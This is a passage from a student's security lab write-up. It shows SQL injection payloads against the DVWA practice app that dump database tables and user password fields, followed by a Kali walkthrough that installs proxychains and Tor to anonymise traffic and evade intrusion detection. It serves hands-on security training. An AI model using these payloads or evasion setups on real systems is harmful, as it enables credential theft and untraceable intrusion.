
Screenshot showing the results after I entered the line that shows the database user who executed the PHP code powering the database. All I had to do differently was chage the "version()" in the previous line to "user()". And the user is ***dvwa@localhost.***

Step 5: Display all tables in information_schema

The Information Schema stores information about tables, columns, and all the other databases maintained by MySQL. To display all the tables present in the information_schema, use the text below.

```
%' and 1=0 union select null, table_name from information_schema.tables #
```







Screenshot showing results after entering the line for the information schema. The results here are apparently all the tables present in the information_schema. It's quite a number of them so I'll just do 1 screenshot.

Step 6: Display all the user tables in information_schema

For this step, we will print all the tables that start with the prefix user as stored in the information_schema. Enter the SQL code below in the User ID.

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#







Screenshot showing results after I typed the line to display all the user tables in information_schema. I'm getting a limited number of user tables as opposed to what I'm seeing in the screenshot in the lab file.

Step 7: Display Column field contents

To display all the necessary authentication information present in the columns as stored in the information_schema, use the SQL syntax below:

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #





Screenshot showing the results after entering the line to display all the necessary authentication information present in the columns as they are stored in the information_schema.

Lab 4

Using Proxychains for Anonymous Hacking

Lab Objective:

Learn how to use proxychains for anonymous hacking by redirecting traffic through proxy servers and Tor.

Lab Purpose:

Proxychains is an open-source tool that allows you to redirect TCP connections through proxies such as SOCKS4, SOCKS5, and Tor. It is useful for hiding the source address of your traffic, evading IDS (Intrusion Detection Systems) and firewalls, and enhancing anonymity during network activities.

Lab Topology:

You will use **Kali Linux** in a **VirtualBox** virtual machine for this lab. Ensure that your VM has internet access (i.e. NAT or Bridged Adapter) and that VirtualBox Guest Additions are installed for better performance.

Lab Walkthrough:

Task 1: Update Proxychains

1. **Why Update Proxychains?**
    - It is necessary to update Proxychains to ensure you have the latest features, bug fixes, and security patches. Outdated software may have vulnerabilities or compatibility issues.
2. **Steps to Update Proxychains:**
    - Open a terminal in Kali Linux.
    - Switch to the root user:


      sudo su --
    - Update the package list and install the latest version of Proxychains:


      apt update
    - Force Kali to upgrade if it will not update:

      apt full-upgrade
    - Install Proxychains using the command:

      apt install proxychains4
    - Verify the installation by checking the help screen: (i.e.Linux is case sensitive)

      proxychains4 –help


1 2 3 4
22:21
root@kali: /home/iyana
Session Actions Edit View Help
zsh: corrupt history file /home/iyana/.zsh_history
(iyana㉿kali)-[~]
$ #updating proxychains, switching to root user
(iyana㉿kali)-[~]
$ sudo su --
[sudo] password for iyana:
Sorry, try again.
[sudo] password for iyana:
(root㉿kali)-[/home/iyana]
#updating package list and installing the latest version of proxychains
(root㉿kali)-[/home/iyana]
apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
All packages are up to date.
(root㉿kali)-[/home/iyana]
#all packages are up to date so i won't force kali to upgrade using: apt full-upgrade
(root㉿kali)-[/home/iyana]
#installing proxychains
(root㉿kali)-[/home/iyana]
apt install proxychains4
Error: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.
(root㉿kali)-[/home/iyana]
sudo dpkg --configure -a
Setting up python3-prompt-toolkit (3.0.52-1) ...
Setting up gnutls-bin (3.8.10-3) ...
Setting up libatk-bridge2.0-0t64:amd64 (2.58.1-1) ...
Setting up python3-more-itertools (10.8.0-1) ...
Setting up python3-mechanize (1:0.4.10+ds-6) ...
Setting up python3-feedparser (6.0.12-1) ...
Setting up python3-httpcore (1.0.9-1) ...
Setting up python3-iniconfig (2.1.0-1) ...
Setting up python3-apispec (6.8.4-1) ...
Setting up python3-dasbus (1.7-2) ...
Setting up kali-tweaks (2025.4.0) ...
Setting up python3-attr (25.4.0-1) ...
Setting up python3-tornado (6.5.2-3) ...
Setting up python3-elastic-transport (9.2.0-1) ...
Setting up udisks2 (2.10.91-1) ...
Setting up g++-15-x86-64-linux-gnu (15.2.0-7) ...
Setting up mesa-libgallium:amd64 (25.2.6-1) ...
Setting up postgresql-17 (17.6-1) ...
Setting up python3-filelock (3.20.0-1) ...



Screenshot showing update and proxychains4 installation. I had to run "sudo dpkg --configure -a" because I got this "Error: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem." After I tried to install proxychains4 the first time.

Task 2: Install Tor

1. **Purpose of Using Tor with Proxychains:**
    - Tor enhances anonymity by bouncing your traffic through multiple servers (nodes) around the world, making it difficult to trace the original source of the traffic. When combined with Proxychains, it ensures that all your traffic is routed through the Tor network.
2. **Install Tor:**
    - Run the following command to install Tor:

      apt install tor

```
┌──(root㉿kali)-[/home/iyana]
└─# #installing Tor

┌──(root㉿kali)-[/home/iyana]
└─# apt install tor
The following packages were automatically installed and are no longer required:
  amass-common         libmongoc-1.0-0t64  libwireshark18          python3-gpg                          python3-xlwt
  libbluray2           libnet1             libwiretap15            python3-kismetcapturebtgeiger        python3-zombie-
  libbson-1.0-0t64     libplacebo349       libwsutil16             python3-kismetcapturefreaklabszigbee samba-ad-dc
  libdisplay-info2     libportmidi0        libx264-164             python3-kismetcapturertl433          samba-ad-provis
  libgeos3.14.0        librav1e0.7         libxml2                 python3-kismetcapturertladsb         samba-dsdb-modu
  libinstpatch-1.0-2   libtheoradec1       libyelp0                python3-kismetcapturertlamr
  libjs-jquery-ui      libtheoraenc1       python3-bluepy          python3-protobuf
  libjs-underscore     libudfread0         python3-click-plugins   python3-xlutils
Use 'sudo apt autoremove' to remove them.

Installing:
  tor

Installing dependencies:
  libtorsocks  tor-geoipdb  torsocks

Suggested packages:
  mixmaster  torbrowser-launcher  apparmor-utils  nyx  obfs4proxy

Summary:
  Upgrading: 0, Installing: 4, Removing: 0, Not Upgrading: 0
  Download size: 4,563 kB
  Space needed: 26.6 MB / 18.2 GB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libtorsocks amd64 2.5.0-1 [67.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 tor amd64 0.4.8.16-1 [2,054 kB]
Get:4 http://kali.darklab.sh/kali kali-rolling/main amd64 torsocks all 2.5.0-1 [27.6 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 tor-geoipdb all 0.4.8.16-1 [2,413 kB]
Fetched 4,563 kB in 1s (3,139 kB/s)
Selecting previously unselected package libtorsocks:amd64.
(Reading database ... 433066 files and directories currently installed.)
Preparing to unpack .../libtorsocks_2.5.0-1_amd64.deb ...
Unpacking libtorsocks:amd64 (2.5.0-1) ...
Selecting previously unselected package tor.
Preparing to unpack .../tor_0.4.8.16-1_amd64.deb ...
Unpacking tor (0.4.8.16-1) ...
Selecting previously unselected package tor-geoipdb.
Preparing to unpack .../tor-geoipdb_0.4.8.16-1_all.deb ...
Unpacking tor-geoipdb (0.4.8.16-1) ...
```

Screenshot showing Tor installation.

Task 3: Configure Proxychains

1. **Modify the Proxychains Configuration File:**
    - Open the configuration file using the nano editor:

      nano /etc/proxychains4.conf


```
┌──(root㉿kali)-[/home/iyana]
└─# #opening the configuration file using the nano editor

┌──(root㉿kali)-[/home/iyana]
└─# nano /etc/proxychains4.conf
```

Screenshot showing command run to open configuration file.

- Make the following changes:
    1. **Enable dynamic_chain:** Remove the # at the beginning of the line:

       dynamic_chain

- **Significance:** dynamic_chain allows Proxychains to use a dynamic list of proxies. If one proxy fails, it will try the next one in the chain, providing flexibility and reliability.




Screenshot showing "#" removed from in front "dynamic_chain".

2. **Disable strict_chain:** Add a # at the beginning of the line:

strict_chain

- **Significance:** strict_chain requires all proxies in the chain to be available. Disabling it ensures that the tool can still function even if some proxies are unavailable.



Screenshot showing "#" added in front "strict_chain".

3. **Enable proxy_dns:** Remove the # at the beginning of the line:

